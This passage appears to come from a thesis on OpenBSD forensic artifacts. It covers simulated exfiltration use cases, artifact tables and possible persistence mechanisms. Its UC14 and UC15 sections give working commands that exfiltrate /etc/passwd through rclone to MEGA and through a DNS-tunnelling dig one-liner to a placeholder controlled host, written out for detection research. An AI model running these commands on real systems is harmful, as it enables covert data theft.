The hypothesis for this use case is that the exporting of the file system part, mounting of the new NFS share by the attacker as well as copying of the user account file can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data*, *security backups* and *system accounting*.

5.14 UC14 - Malicious Data Exfiltration Using Cloud Storage MEGA

An attacker uploads a file from the OpenBSD system to the file hosting service MEGA using the program *rclone*.

Following steps are executed one after another:

1. Create a free account on `https://mega.nz/register`, noting the email address and password used
2. Log into the OpenBSD system using VNC with a user account having root privileges
3. Install *rclone* using the command

   ```
   doas -n -u root pkg_add rclone
   ```

4. Configure *rclone* to use MEGA using the following command, stating the email address as user name and password as pass

   ```
   rclone config create --all exfil mega
   ```

5. Upload the user account file without hashes to MEGA using the command

   ```
   rclone copy /etc/passwd exfil:
   ```

6. Logout of the system

The hypothesis for this use case is that the installation of *rclone* and the upload of data to MEGA can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data*, *installed packages table of contents* and *system accounting*.

5.15 UC15 - Malicious Data Exfiltration Using DNS

The attacker exfiltrates files by sending their content as DNS requests to a controlled system.

Following steps are executed one after another:

1. Log into the system using SSH with a user account having root privileges
2. Exfiltrate the user account file without hashes using the command

   ```
   f=/etc/passwd; s=4;b=50;c=0; for r in $(for i in $(gzip -c $f|
   openssl enc -base64 -A | awk "gsub(/.{$b}/,\"&\n\")");
   do if [[ "$c" -lt "$s"  ]]; then echo -n "$i-."; c=$(($c+1));
   else echo -n "\\n$i-."; c=1; fi; done ); do dig @CONTROLLED_IP
   `echo -n $r$f|tr "+" "*"` +short; done
   ```

3. Logout of the system

On a high level, the given command takes a file, encodes it in base64, splits the results into small chunks and then queries the defined DNS server with the chunks.

The hypothesis for this use case is that the DNS-based exfiltration can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data* and *system accounting*.

5.16 UC16 - Legitimate Data Exfiltration Using USB

A user attaches a USB stick to the system and copies data onto it. The USB stick is removed by the user afterwards.

Following steps are executed one after another:

1. Log into the system using a terminal connection with a user account having root privileges
2. Attach a USB stick to the system, e. g. by redirecting a USB device from the underlying hypervisor, taking note of the device name reported on the terminal
3. Identify the partitions on the USB stick using the following command (the partition *c* always represents the whole drive), noting the configured partitions

   ```
   doas -n -u root disklabel /dev/DEVICEc
   ```

4. Choose one partition and mount it using the command

   ```
   doas -n -u root mount /dev/DEVICEPARTITION /mnt
   ```

5. Copy the user account file without hashes to the USD stick using the command

   ```
   doas -n -u root cp /etc/passwd /mnt/
   ```

6. Unmount the partition using the command

   ```
   doas -n -u root umount /mnt
   ```

7. Remove the USB stick
8. Logout of the system

The hypothesis for this use case is that mounting the partition from the USB stick and copying of the user account file can be identified using *system accounting*.

5.17 UC17 - Legitimate Data Exfiltration Using Program scp

An administrator on a remote system copies files from the OpenBSD system.

Following steps are executed one after another:

1. Copy a directory from the OpenBSD system from remote using the command

   ```
   scp -r admin@SYSTEM_IP:/etc/ .
   ```

The technical implementation of this use case is similar to UC10, only differing in the direction of data transfer. The high level techniques are distinct.

The hypothesis for this use case is that the copying of files from the system to a remote system can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data* and *system accounting*.

5.18 UC18 - Legitimate Data Exfiltration Using Cloud Storage filebin.net

A user uploads a file to an online file sharing service.

Following steps are executed one after another:

1. Log into the system using a terminal connection with a user account having root privileges
2. If no graphical user interface is running, start it
3. Copy the shell initialization file into the Downloads directory of the user account using the command

```
mkdir -p ~/Downloads && cp ~/.profile ~/Downloads/profile
```

4. Open the Firefox web browser
5. Navigate to the website `https://filebin.net`
6. Upload the file *~/Downloads/profile*
7. Close the browser
8. Logout of the system

The hypothesis for this use case is that access to the website and upload of the file can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data* and *system accounting*.

6 Artifact Selection

The identified artifacts are described and pre-evaluated in this chapter. Potential mechanisms for enabling persistent access to the system, which were found while searching for artifacts, are shortly summarized. Afterwards, the selection of artifacts to be evaluated further is explained.

A list of all manual pages of OpenBSD 7.4 with markers for those that were examined while identifying artifacts can be found at `https://github.com/Herbert-Karl/masterthesis/blob/main/data/manual_pages.csv`. Appendix A shows the data collection that UAC implemented for OpenBSD and classifies, which collected data represents artifacts.

6.1 Identified Artifacts

Table 6.1 shows the identified artifacts. The artifacts are categorized along the lines of their scope and visibility.

Scope here means which operating systems the artifact is usually available on. When an artifact can be found in similar form on Windows, Linux and OpenBSD, it is deemed to be *generic*. If it is found on two of the BSD-derived operating systems FreeBSD, NetBSD and OpenBSD, it is marked as *BSD-derived*. If it is also found on Linux, it is marked as *UNIX-like*.

Visibility here means how much view into attacker activity one can expect from the information contained in the artifact. When an artifact needs the attacker to take actions that seemingly have no direct value to them, the label *opportunistic view* was used. Artifacts covering specific programs or interactions with the system were labeled with *narrow view*. The label *broad view* was used for artifacts that provide visibility into many different system activities.

The categorization is used to decide which artifacts to focus on further, preferring those that are specific to OpenBSD or at least to the family of BSD-derived operating systems and offer a broad view of attacker actions.

artifact	**scope**	**visibility**
adduser log file	OpenBSD	narrow view
distributed ports builder logs	OpenBSD	opportunistic view
kernel relink log file	OpenBSD	narrow view
pf accounting data	OpenBSD	narrow view
running daemon variables	OpenBSD	narrow view
sysmerge backups	OpenBSD	narrow view
active vnodes	BSD-derived	narrow view
console message buffer	BSD-derived	narrow view
device database	BSD-derived	narrow view

file system backup date records	BSD-derived	opportunistic view
ftpd anonymous use log file	BSD-derived	narrow view
installed packages table of contents	BSD-derived	narrow view
locate database	BSD-derived	narrow view
pf packet logs	BSD-derived	narrow view
pf state	BSD-derived	narrow view
security backups	BSD-derived	narrow view
system accounting	BSD-derived	broad view
csh history file	UNIX-like	broad view
csh shell configuration files	UNIX-like	narrow view
daemon control scripts	UNIX-like	narrow view
doas configuration file	UNIX-like	narrow view
fvwm saved desktop layout	UNIX-like	opportunistic view
group permissions file	UNIX-like	narrow view
installed packages	UNIX-like	narrow view
ksh history file	UNIX-like	broad view
ksh shell configuration files	UNIX-like	narrow view
less history file	UNIX-like	narrow view
line printer control files	UNIX-like	opportunistic view
login records	UNIX-like	narrow view
mail boxes	UNIX-like	narrow view
mounted file systems	UNIX-like	narrow view
scheduled tasks	UNIX-like	narrow view
ssh configuration	UNIX-like	narrow view
ssh known hosts	UNIX-like	narrow view
sshd authorized keys	UNIX-like	narrow view
sshd configuration	UNIX-like	narrow view
sshd run command configuration	UNIX-like	narrow view
syslog log files	UNIX-like	broad view
system message buffer	UNIX-like	narrow view
System V interprocess communication elements	UNIX-like	narrow view
user account password files	UNIX-like	narrow view
user mail directory	UNIX-like	narrow view
X session manager checkpoints	UNIX-like	opportunistic view
yp server log	UNIX-like	narrow view
ARP cache	generic	narrow view
connected hardware devices	generic	narrow view
core dumps	generic	narrow view
file system metadata	generic	broad view
NDP cache	generic	narrow view

NFS client and server statistics	generic	narrow view
NFS exported file systems	generic	narrow view
open files, sockets and pipes	generic	narrow view
process virtual memory mappings	generic	narrow view
running processes	generic	narrow view
running virtual machines	generic	narrow view
spamd database	generic	narrow view
system uptime	generic	narrow view
web server logs	generic	narrow view

Table 6.1: *Overview of identified artifacts*

The identified artifacts vary in their scope. OpenBSD shares many known *generic* and *UNIX-like* artifacts. Most of identified artifacts are categorized as *narrow view*. A small number of artifacts were found which depend on the attacker actively using functionalities which do not seem useful for an attack. A number of artifacts unique to *BSD-derived* operating systems and a few artifacts specific to *OpenBSD* were identified. A challenge encountered with categorizing an artifact between belonging to *BSD-derived* and *UNIX-like* operating systems is the sharing of source code and programs, enabled by the free libre open source nature of the operating systems. A program developed for one operating system and seen as useful, has often spread to other open source *UNIX-like* operating systems over time. For each of the artifacts, location, creation, contained information and limitations are described in table 6.2.

artifact	location	information	creation	limitation
OpenBSD				
adduser log file	/var/log/adduser	logs creation of user accounts; shows timestamp, UID, GID and the fullname	created as needed	only covers use of the program *adduser*, not *useradd*
distributed ports builder logs	/usr/ports/logs/*/{build.log, debug.log, dist/*.log, engine.log, summary.log, term-report.log}	these logs record various information around use of *dpb* for building packages in a bulk manner, including the packages built, failed builds, terminal output and debugging information; can be used to reconstruct the package build activities of the program	created by *dpb* when executed, usually initiated manually by a user	none known
kernel relink log file	/usr/share/relink/ kernel/*/relink.log	either contains information about the steps taken to relink a new kernel on system boot or a message why it failed	created on system startup	none known
pf accounting data	held in kernel	netflow data, generated based on the state table of *pf*; accessible through a network pseudo-interface that needs to be configured; can be used to investigate the network communication of the system	created as needed	only contains packets for connections that were marked for it in the configuration for *pf*; records are created only after the corresponding entry in the state table of *pf* is removed; records are held in kernel for export for up to 30 seconds
running daemon variables	/var/run/rc.d/*	shows login class, execution directory, flags, logging, routing table, timeouts, user account and signal reactions for currently running daemons; can be used to cross-check settings from the scripts starting each daemon and information reported for the running process, potentially identifying malicious manipulations of daemons	created at system start and changed with subsequent daemon changes	none known
sysmerge backups	/var/sysmerge/backups*/*	directory structure that contains copies of customized files from before they are modified by *sysmerge*; can be used to identify system files that were changed since the last use of *sysmerge*	created when using *sysmerge*, usually when upgrading the system version	only contains files with local changes; some changes between the backup file and the actively used file are due to changes of default values in the file
BSD-derived				
active vnodes	held in kernel	list of active vnodes, showing their inode number, flag values, reference counter, and other information; can be used to identify device and file system usage	created at system startup and continuously updated	needs file system information to translate inode numbers to file names; information needs to be read out of the kernel memory file, which is normally protected from access

console message buffer	held in kernel	shows the startup messages written by *rc*; adds visibility to actions taken at system startup; can be used to identify daemons started at startup and changed kernel state variables	created at system startup	none known
device database	/var/run/dev.db	database of all character and block special files in the directory */dev/*, used by the system for speed up device access; can be used to check for devices that were created or deleted since the last database update; allows a cross-check against file system metadata concerning device files, identifying devices with timestamps inconsistent with the time of their inclusion in the database (possible evidence of timestomping)	created on system startup; can be manually updated	large amount of placeholder devices, masking typical attached devices
file system backup date records	/etc/dumpdates	shows the last date a backup-enabled file system was saved and the corresponding increment level	created at system install and updated as needed	none known
ftpd anonymous use log file	/var/log/ftpd	records anonymous downloads; shows among other things the time and date of each download, the remote host, path of the transferred file and the given name on the anonymous login; can be used to investigate use of FTP	created at system install and updated as needed	file only contains data on anonymous downloads; logging needs to be activated
installed packages table of contents	/var/db/pkg/*/+CONTENTS	for each installed package exists a packing-list with dependency information, all files created as part of the package, as well as timestamp, size and SHA256 hash values for those files; can be used to identify suspicious software having been installed; can be used to identify changes to files that are part of packages	created as part of package installation, usually triggered by a user using *pkg_add*	none known
locate database	/var/db/locate.database	world-readable files reachable from virtual file system root; the contained snapshot of the virtual file system structure can be compared to the current existing one to identify files which were present with the last database update but are now missing as well as files which should have been included with the last database update (based on permissions and timestamps) but are missing (possible evidence of timestomping)	created with the system installation and updated through the weekly maintenance task	if the file does not exist, it is not recreated on the weekly update, but rather silently skipped; by default, does not cover */var/tmp/* and */tmp/* directories

pf packet logs	held in kernel and stored at /var/log/pflog	pcap formatted log of processed network packets; accessible through network interface pflog0 and stored to disk at */var/log/pflog* by *pflogd*; shows among other things which systems communicated, which rule was matched and how the packet was handled; can be used to investigate the network communication of the system	created as needed	only contains packets for connections that were marked to be logged in the configuration for *pf*; only the packet that establishes a state is logged, packets on stateless actions are all logged; logged packets are not stored in kernel for later retrieval
pf state	held in kernel	TCP and UDP connections which were allowed by the firewall and have not yet ended	when a connection passes through the pf rule set and finds a matching rule, an entry in the state table is created for tracking	UDP connections are tracked but state information has little meaning due to stateless protocol and are only removed after the configured timeout
security backups	/var/backups/{*.current, *.backup, *.current.sha256, *.backup.sha256}	backup of current version and most recent version or SHA256 hash of current and most recent version of files defined in */etc/changelist*; source to compare system files against; updates in the backups mean that the original files were changed; can be used to identify malicious changes to the covered files and/or give time ranges for when those changes happened	created and updated by the security script, usually executed by the daily regular maintenance	none known
system accounting	/var/account/{acct, acct.{0..3}, savacct, usracct}	statistics of system usage regarding process that ran; shows terminated processes and the user associated with them	created on activation and appended with data for every process which terminates in a normal way; daily regular maintenance rotates the files and creates the summary files	deactivated by default
UNIX-like				
csh history file	-	stored command history	written to disk at the location defined with environment variable *histfile*	not written by default
csh shell configuration files	/etc/{csh.cshrc, csh.login} and ~/{.cshrc, .login, .logout}	shell scripts used for customizing the shell environment; can be used to execute arbitrary commands in the context of the user account running the shell	*.cshrc* and *.login* are created when a user home directory is created, the other three files are created manually by a user	none known

daemon control scripts	/etc/rc.d/*	scripts for managing daemons; they define which commands are run when interacting with the daemon through *rcctl* as well as on system starts and shutdowns	created at system install; added to with program installations and manually created scripts	none known
doas configuration file	/etc/doas.conf	defines the rules for executing commands as other users when using *doas*; can show users being able to run commands with higher privileges without needing to authenticate as such	created manually by a user	none known
fvwm saved desktop layout	~/new.xinitrc and ~/.fvwm2desk	these files contain the needed configuration options for *fvwm* to recreate the desktop layout that was saved; the correctness of the changes depends on the applications supplying necessary information to the X window system; thereby, the files give a rough view of the desktop at the time of saving	created manually by a user	the desktop layout needs to be deliberately saved by a user
group permissions file	/etc/group	shows existing groups, their IDs, the user accounts that are members in the groups and the password hashes	created at system install	none known
installed packages	/var/db/pkg/*	shows the installed packages; can be used to identify suspicious software having been installed	created as part of package installation, usually triggered by a user using *pkg_add*	none known
ksh history file	-	stored command history; also covers *sh*, as it is *ksh* in disguise	written to disk at the location defined with environment variable *HISTFILE*	not written by default
ksh shell configuration files	~/.profile and /etc/{ksh.kshrc, profile, suid_profile}	shell scripts used for customizing the shell environment; can be used to execute arbitrary commands in the context of the user account running the shell	*.profile* is created when a user home directory is created, *ksh.kshrc* is created at system install and the other two files are created manually by a user	none known
less history file	-	search commands and shell commands used; saved by setting the environment variable *LESSHISTFILE*	created or updated when the program is closed	not written by default; does not show, with which file the commands were used; not updated when less is run in secure mode

line printer control files	/var/spool/output/*/cf*	one file for each print job; each file contains among other things the user name and host requesting the print, jobname, class, optionally a mail address to inform on completion, print title and files to print	created by *lpr* on request of a user	none known
login records	/var/run/utmp, /var/log/{wtmp, wtmp.*, lastlog}	contain information about current user logins, historic logins and logouts as well as last user logins; also shows date time changes and shutdowns; used for showing current logins	created at system install and updated by login programs	if any of the files does not exist, it is not updated with new data; files do not need to be updated by programs when users login or logout, so no complete view of session can be expected
mail boxes	/var/mail/* and ~/mbox	mail post office and mail box; contained mail received for users of the system as well as mails read by users; allows investigation of mail messages of users for among other things signs of phishing and data exfiltration	created and updated by the system when a user receives and reads mail	the file *mbox* only contains mail that was examined by the user
mounted file systems	held in kernel	shows the structure of the virtual file system and which device is mounted at which directory; can show inclusion of remote file systems or unusual devices	created at system startup and updated as needed	none known
scheduled tasks	/etc/crontab, /var/cron/tabs/*, /var/cron/atjobs/*	crontabs show recurring tasks with the time interval of execution as well as the commands to execute; at jobs are one time tasks to run; can be used to execute arbitrary commands	a crontab for root with execution of the regular maintenance tasks is created at system install; further files and entries are created manually by a user	none known
ssh configuration	/etc/ssh/ssh_config and ~/.ssh/config	defines different parameters for *ssh*; can be used to execute arbitrary commands on the local system as well as the remote system	system-wide file is created on system install, user-specific files are created manually by a user	none known
ssh known hosts	/etc/ssh/ssh_known_hosts and ~/.ssh/known_hosts	shows which systems are trusted system-wide for connections and which additional systems each user connected to; unusual entries can indicate malicious connections having been initiated from the system	created by a user or through user-initiated connections	hostnames in the files might be stored in a hashed format instead of plaintext
sshd authorized keys	~/.ssh/authorized_keys	lists public keys that can be used for logging in as the user; unusual entries might indicate credentials left by attackers for later access	no automatic creation; has to be created if needed	none known

sshd configuration	/etc/ssh/sshd_config	defines different parameters for *sshd*; can be used to weaken the security system-wide or scoped to specific criteria; can be used to execute arbitrary commands for user accounts logging in	created on system install	none known
sshd run command configuration	/etc/ssh/sshrc and ~/.ssh/rc	files executed before the shell or command of a user logging in is run; can be used to execute arbitrary commands	created manually by a user	none known
syslog log files	/var/log/{messages, authlog, secure, daemon, xferlog, lpd-errs, maillog} and /var/cron/log	messages logged by different programs, sorted based on facility and priority used; all messages include a timestamp as well as identifier of the process that send the message	files created by syslog daemon and updated with each generated log message	content and location defined by settings in */etc/syslog.conf*; all logging can be deactivated
system message buffer	held in kernel and /var/run/dmesg.boot	shows messages from the kernel, primarily from the system startup; can be used to see hardware attached to the system and what that hardware was identify as	created at system startup	file contains only the content saved at boot time, not newer entries; the buffer held in kernel is circular and overwrites itself when it is filled
System V interprocess communication elements	held in kernel	shows message queues, shared memory and semaphores managed by the kernel for interprocess communication; includes the information about who created each element, which process used it last and when it was last interacted with; can be used to find elements used by malware to synchronize between malicious processes	created as requested by processes	none known
user account password files	/etc/{master.passwd, passwd, spwd.db, pwd.db}	shows existing user accounts, their IDs, their password hashes, their primary group ID, login class, login shell, home directory and further information; single source of truth is *master.passwd*	created at system install	the derived files are offered for programs which do not need to see secrets or want database-like access; if the files are not in sync content wise, different programs will have a different view on the available user accounts, so it is important to know which file a program checks
user mail directory	~/Maildir/*	mails stored by *smtpd* for the respective user; allows investigation of mail messages of users for among other things signs of phishing and data exfiltration	created by *smtpd* as mail is received	storage location can be overwritten in the configuration of *smtpd*
X session manager checkpoints	~/.XSM*	shows the state of all programs on the graphical user interface at the time of creation; contains at least the command required to restart each program	created on demand by a user	programs might not store their full state with the checkpoint, so no full visibility of actions at that time is given

yp server log	/var/yp/ypserv.log	records server operation messages, including rereading access configuration, failed host lookups, debug messages for map lookups and server state, and requests of yp maps by yp slave servers; each message includes a timestamp; can be used to reconstruct server activity	created manually by a user and updated by *ypserv* and *ypxfr*	logs are only written if the file exists, which it does not by default; debug messages need to be activated at compile time and are not available by default
generic				
ARP cache	held in kernel	shows entries in the Internet-to-Ethernet address translation tables for IPv4 addresses; entries indicate that the two systems interacted with each other on the network (at least discovery of each other)	created at system startup and updated continuously	none known
connected hardware devices	held in kernel	shows what hardware is currently connected to the system; can be used to identify suspicious additions to the system, especially when compared to the hardware recorded at system startup	created at system startup and updated when needed	none known
core dumps	/var/crash/*, bsd.[0-9]+, bsd.[0-9]+, bsd.[0-9]+.core, bsd.[0-9]+.Z, bsd.[0-9]+.core.Z	contain state of the kernel and content of physical memory at the time of creation; can be used to investigate the system state at creation time	created on demand or on a panic of the system kernel	none known
file system metadata	stored on disk	file type, file owner, file group, permissions, size, timestamps for last modification, access and metadata change, flags, associated blocks on disk	created on system install and continuously updated	birth timestamp for files and directories on FFS2, the current default file system, is not filled[20]; this reduces the effectiveness of file system timeline analysis
NDP cache	held in kernel	shows entries in the Internet-to-Ethernet address translation tables for IPv6 addresses; entries indicate that the two systems interacted with each other on the network (at least discovery of each other)	created at system startup and continuously updated	none known
NFS client and server statistics	held in kernel	shows usage of NFS for the client component as well as the server component; can indicate unusual usage of NFS for data transfer	created at system startup and continuously updated	none known
NFS exported file systems	/var/db/mountdtab	shows which hosts mounted which directories; each line represents one mount	created and continuously updated by *mountd*	none known
open files, sockets and pipes	held in kernel	shows file system and network activity, including which process requested each element; can be used to identify suspicious communication with external systems, between processes as well as suspicious files on disk	created starting with system startup as needed by kernel and processes	none known

process virtual memory mappings	held in kernel	shows what memory a process has allocated and from which file (vnode) the content is backed, if applicable; can be used to identify files loaded by processes as well as suspicious permissions on virtual memory regions	created at each process startup and continuously updated	information needs to be read out of the kernel memory file, which is normally protected from access; path names for vnodes are based on the *namei* cache of the kernel, which might not have the data available, leading to partial path names being displayed
running processes	held in kernel	various data, including identifier, parent and child relations, process owner, associated executable, process group, command, environment variables and starting time	system startup, amended on run-time	none known
running virtual machines	held in kernel	shows currently active virtual machines, including their process id, resource usage, terminal connection, owner and state; can be used to identify missing machines or unexpected machines by comparing against the configuration file */etc/vm.conf*	created at system startup	none known
spamd database	/var/db/spamd	tracks IP address, connection information, envelope information and first connection time for SMTP connections; used for greylisting of mail delivery; can be used to investigate interactions with the mail server	created by *spamd* as needed	needs use of *spamd* by the mail server; greylisted entries which do not see further delivery attempts are cleaned up after four hours; whitelisted entries are cleaned up 36 days after last delivery (tracked based on connections logged through the firewall)
system uptime	held in kernel	shows last reboot of the machine, which might indicate a crash or unplanned shutdown of the system	created on system startup and continuously updated	none known
web server logs	/var/www/logs/{access.log, error.log}	connection logs for the web server; can be used to identify attacker connections and web-based attacks	created by *httpd*	file location and name can be changed in the web server configuration; can be deactivated

Table 6.2: *Information on identified artifacts*

6.2 Potential Persistence Mechanisms

While identifying artifacts, a number of potential ways for achieving persistence on an OpenBSD system were found. These are mostly configuration settings for programs that allow defining arbitrary commands or programs to execute in specific situations. This might allow modifying user accounts, opening bind or reverse shells, or running malware. Some mechanisms weaken the system security, potentially making it easier for an attacker to reestablish access. As built-in functionalities are used, the potential persistence mechanisms were not qualified as vulnerabilities. They differ on how they are prepared and what actions on the system are needed for triggering them.

Table 6.3 provides a compact overview of the potential persistence mechanisms. Besides the file system metadata associated with the files, most of the potential persistence mechanisms miss any component to identify when malicious changes occurred. Furthermore, manual investigation of the content is needed in order to identify if malicious changes happened. As a result, the entries were not defined as artifacts. They were not investigated further, as this would go beyond the scope of the thesis.

potential persistence mechanism	location	information
boot kernel configuration	/etc/bsd.re-config	content is read at system boot and interpreted as commands for configuring the kernel
gateway configuration file	/etc/mygate	can be used to configure a default gateway to routing tables; can contain shell commands that are executed
hardware sensors monitor configuration	/etc/sensorsd.conf	used to configure monitoring of hardware sensor values; can be used to execute arbitrary commands when a hardware sensor changes state
hot plugging monitor daemon actions	/etc/hotplug{attach, detach}	a system monitoring hot plugging of devices will execute the named scripts on attaching or detaching of devices; these scripts can contain arbitrary commands
interface state daemon configuration	/etc/ifstated.conf	used for running commands when network interfaces change their state; can be used to execute arbitrary commands
mail wrapper configuration	/etc/mailer.conf	defines which programs should be symlinked for typical mail program names; can be used to override program execution on use of typical mail commands, allowing to execute arbitrary programs
network interface configuration files	/etc/hostname.*	configuration of the network interface specified by name or link layer address; can contain entries for the routing table; can contain shell commands that are executed
network startup script	/etc/netstart	initializes network interfaces; can be manipulated to run arbitrary commands
OpenBSD mirror configuration	/etc/installurl	the URL defines the repository that is used when installing packages, patches and upgrades
Point-to-Point daemon configuration	/etc/ppp/options, /etc/ppp/options.* and ~/.ppprc	defines settings for establishing internet links over different types of point-to-point links; can be used to execute scripts with arbitrary content at different stages of connection
Point-to-Point daemon action scripts	/etc/ppp/{auth-up, auth-down, ip-up, ip-down}	these scripts are executed if they exist at various stages of connection; they can be used to execute arbitrary commands
regular maintenance files	/etc/{daily, weekly, monthly}	files containing pre-defined regular maintenance tasks for system; can be manipulated to execute arbitrary commands
regular maintenance extension files	/etc/{daily.local, weekly.local, monthly.local}	can be used to extend the regular maintenance tasks with custom elements; can be used to execute arbitrary commands
relay daemon configuration	/etc/relayd.conf	defines forwarding and application protocol relaying rules for the relay daemon; can be used to execute a script with arbitrary content in a limited context (unprivileged user account and configurable timeout) using *check script*, normally intended to check the state of a network host
remote file distribution configuration	/etc/Distfile, {d,D}istfile	defines actions for *rdist* regarding updating files on remote hosts; can be used to execute arbitrary commands on remote hosts after file updates using the *special* and *cmdspecial* settings

spamd configuration	/etc/mail/spamd.conf	configures the spam deferral daemon; can be used to execute arbitrary programs using *exec*, normally intended to retrieve lists of addresses to define settings for
system make files	/usr/share/mk/*.mk	files used by *make* for system-specific parts; can be manipulated to execute arbitrary commands
system-specific make configuration	/etc/mk.conf	default file to be included in *make* files to get system-specific parameters; the variable *SUDO* can be set to overwrite the command used by *make* when it requires root privileges, allowing for arbitrary command execution when compiling programs; the variable *FETCH_CMD* can be set to overwrite the command used by the ports system for fetching needed files, allowing for arbitrary command execution when building ports
terminal configuration database	/etc/gettytab	defines settings for the terminals initialized after system startup; can be used to overwrite the program handling the login of users on a terminal, executing any arbitrary program
unattended installation and upgrade configuration	/auto_install.conf or /auto_upgrade.conf	local configuration file for automatic installations; allows among other things to configure the root password, the setup of a user account as well as set SSH public keys for root and the defined user account
XKB event daemon configuration	~/.xkb/xkbevd.cf and $LIBDIR/xkb/xkbevd.cf	can be used to execute arbitrary commands when events are emitted by the X keyboard extension system
yp client search configuration	/etc/yp/*	using files named like the yp domain in question, the search for possible servers providing that domain can be restricted to defined hosts; can be used to hijack yp bindings
yp server domain maps	/var/yp/*/*.db	files containing the information for each domain about which servers serve it, user accounts, groups, host to IP address mappings, IP address to link layer address mappings, mail aliases and network protocol translations; can be used to add malicious users, groups or network systems for persistence; based on data of the yp master server under */etc/* and can be compared against it to identify unusual differences
yp server domain setup file	/var/yp/*/Makefile	file for creating and updating the maps used by *ypserv* for the specific domain; can be used to execute arbitrary commands when invoked
yp server general setup file	/var/yp/Makefile.yp	file for generating or updating the yp maps under all domains served by the yp server; can be used to execute arbitrary commands when invoked

Table 6.3: *Overview of potential persistence mechanisms*

artifact	actions
OpenBSD	
adduser log file	create a new user account using *adduser* create a new user account using *useradd* delete a user account using *rmuser*
distributed ports builder logs	build a subset of the ports tree using *dpb* build one port using *dpb*
kernel relink log file	boot the system and immediately collect the data overwrite the next kernel with another one, reboot the system and collect the data
pf accounting data	connect to the system over the network using SSH ping another system over the network using ICMP
running daemon variables	boot the system and immediately collect the data compare the data for one daemon against its control script and the defined configuration manually start a daemon and check the data
sysmerge backups	modify a system file, run *sysmerge* in diff mode and overwrite changes modify a system file, run *sysmerge* in diff mode and merge changes
BSD-derived	
active vnodes	boot the system and immediately collect the data
console message buffer	boot the system and immediately collect the data modify */etc/rc* to download a script from external and execute it after boot, manually start a daemon
device database	boot the system and immediately collect the data attach a USB device to the system
file system backup date records	dump the content of a sub-directory to file dump the content of a partition to file
ftpd anonymous use log file	upload a file as anonymous user download a file as anonymous user
installed packages table of contents	compare the metadata of a file installed from package to its entry

	modify a file installed from package and compare its metadata to its entry
locate database	create a file under /*tmp*/ and rebuild the database create a file under /*bin*/ and rebuild the database
pf packet logs	connect to the system over the network using SSH ping another system over the network using ICMP
pf state	connect to the system over the network using SSH ping another system over the network using ICMP
security backups	add a user account to the system, update the backups by running the security script and compare content delete the previously added user account, update the backups again by running the security script and compare content
system accounting	run the program *ping* run a shell script chain the execution of multiple programs using pipes

Table 6.4: *Checks performed for artifacts*

6.3 Artifact Investigation

Table 6.4 shows the quick checks executed for artifacts categorized as *OpenBSD* and *BSD-derived* in order to improve the decision making process for artifacts to investigate further. The findings from the quick checks are described below.

The artifact *adduser log file* is available on OpenBSD. While the program *adduser* also exists on FreeBSD and the respective manual page references the log file, practical checks on FreeBSD 14.0-RELEASE revealed that the program *adduser* wraps the program *pw*, which utilizes a different log file. The information on the FreeBSD manual page is outdated. The artifact shows creation of user accounts using the program *adduser*. User accounts created using *useradd* or deletion of user accounts are not visible. The list of existing user accounts can be compared to the user account creations logged in the artifact to check whether any of those accounts was later deleted.

The artifact *distributed ports builder logs* is only available on OpenBSD. The program needs to be specifically setup on a system to be used. The logs contain a wealth of information around the building of ports by the program. They are appended when using the program multiple times.

The artifact *kernel relink log file* is available on OpenBSD. It either contains information about the relinking of the kernel on boot or an error message about the failure to do so.

The artifact *pf accounting data* is available on OpenBSD. OpenBSD is missing a built-in program for collecting and parsing netflow data, but there are multiple packages available. The artifact effectively shows connections from and to the system. The collection needs to be set up in advance and requires additional software.

The artifact *running daemon variables* is available on OpenBSD. The variables are informational and reflect the information from the daemon control scripts and daemon configuration.

The artifact *sysmerge backups* requires specific actions to trigger data creation. It contains full backups of file content from before changes are applied by the program *sysmerge*. The checksum files contain SHA256 hashes for the default content of files as taken from the install sets.

The artifact *active vnodes* can be accessed on OpenBSD and NetBSD. The data is of a deep technical level. Shortly after boot, most entries were not translated to file names, making it difficult to match vnode and the associated file.

The artifact *console message buffer* is available on OpenBSD. FreeBSD offers a similar functionality, returning all data from the message buffer, including console output. On OpenBSD, the artifact only shows the content written to *stdout* during system startup. The data overlaps with the content written to an attached console when the system starts. Further actions after booting finished are not visible.

The artifact *device database* is available on OpenBSD and NetBSD. There are a large number of device nodes available on OpenBSD which do not map to attached devices. A newly attached USB device gets associated with one of those device nodes instead of adding a new one. Furthermore, the device database is not updated on changes.

The artifact *file system backup date records* is available on FreeBSD, NetBSD and OpenBSD. It is not updated each time a dump is performed. A specific command line flag is needed to enable updating of the records. Furthermore, dumps made of directories are not recorded.

The artifact *ftpd anonymous use log file* is available on OpenBSD and FreeBSD. Only the download of a file using anonymous access is visible. There is no entry for the upload of a file. The artifact only covers the legacy protocol FTP and required specific configuration of the daemon *ftpd*.

The artifact *installed packages table of contents* is found on OpenBSD and NetBSD. FreeBSD offers a reduced variant, stored in a different format. The information in the artifact is accurate regarding SHA256 hash value, size and modified timestamp of files. All files and directories created by a package are visible. Modification of files can be identified by comparing the current metadata with the stated metadata in the entry.

The artifact *locate database* is found on OpenBSD, NetBSD and FreeBSD. It supports the command *locate*. The identically named command *locate* from Linux lacks such a database. Some Linux Distributions offer packages which provide a program with a similar database. These related databases come with a different structure and content. The content in the locate database does not cover all directories on a system. If the name of a file of interest is known, it can be directly searched for by using the built-in command *locate*. For general investigation, the database needs to be decoded.

The artifact *pf packet logs* is available on OpenBSD, NetBSD and FreeBSD. Not all packets of a connection are shown. The applied rule and connection metadata are given. The artifact effectively shows connections from and to the system.

The artifact *pf state* is integral part of the *pf* firewall. The program originated with OpenBSD and was ported to NetBSD and FreeBSD. It effectively shows current connections from and to the system.

The artifact *security backups* are part of OpenBSD, NetBSD and FreeBSD. It shows changes to tracked system files. For plaintext files, the specific changes can be reconstructed.

The artifact *system accounting* is part of OpenBSD, NetBSD and FreeBSD. The artifact shows program termination, including timestamps and associated user accounts. Shell scripts are not tracked by name, only by the executing shell program. Built-in functions of a shell are not tracked by their specific name, only by the executing shell program. The daily maintenance task rotates the files and creates summary files on per program and per user account basis. Four historic files are kept, creating about five days of coverage.

6.4 Selection Of Artifacts For Use Cases

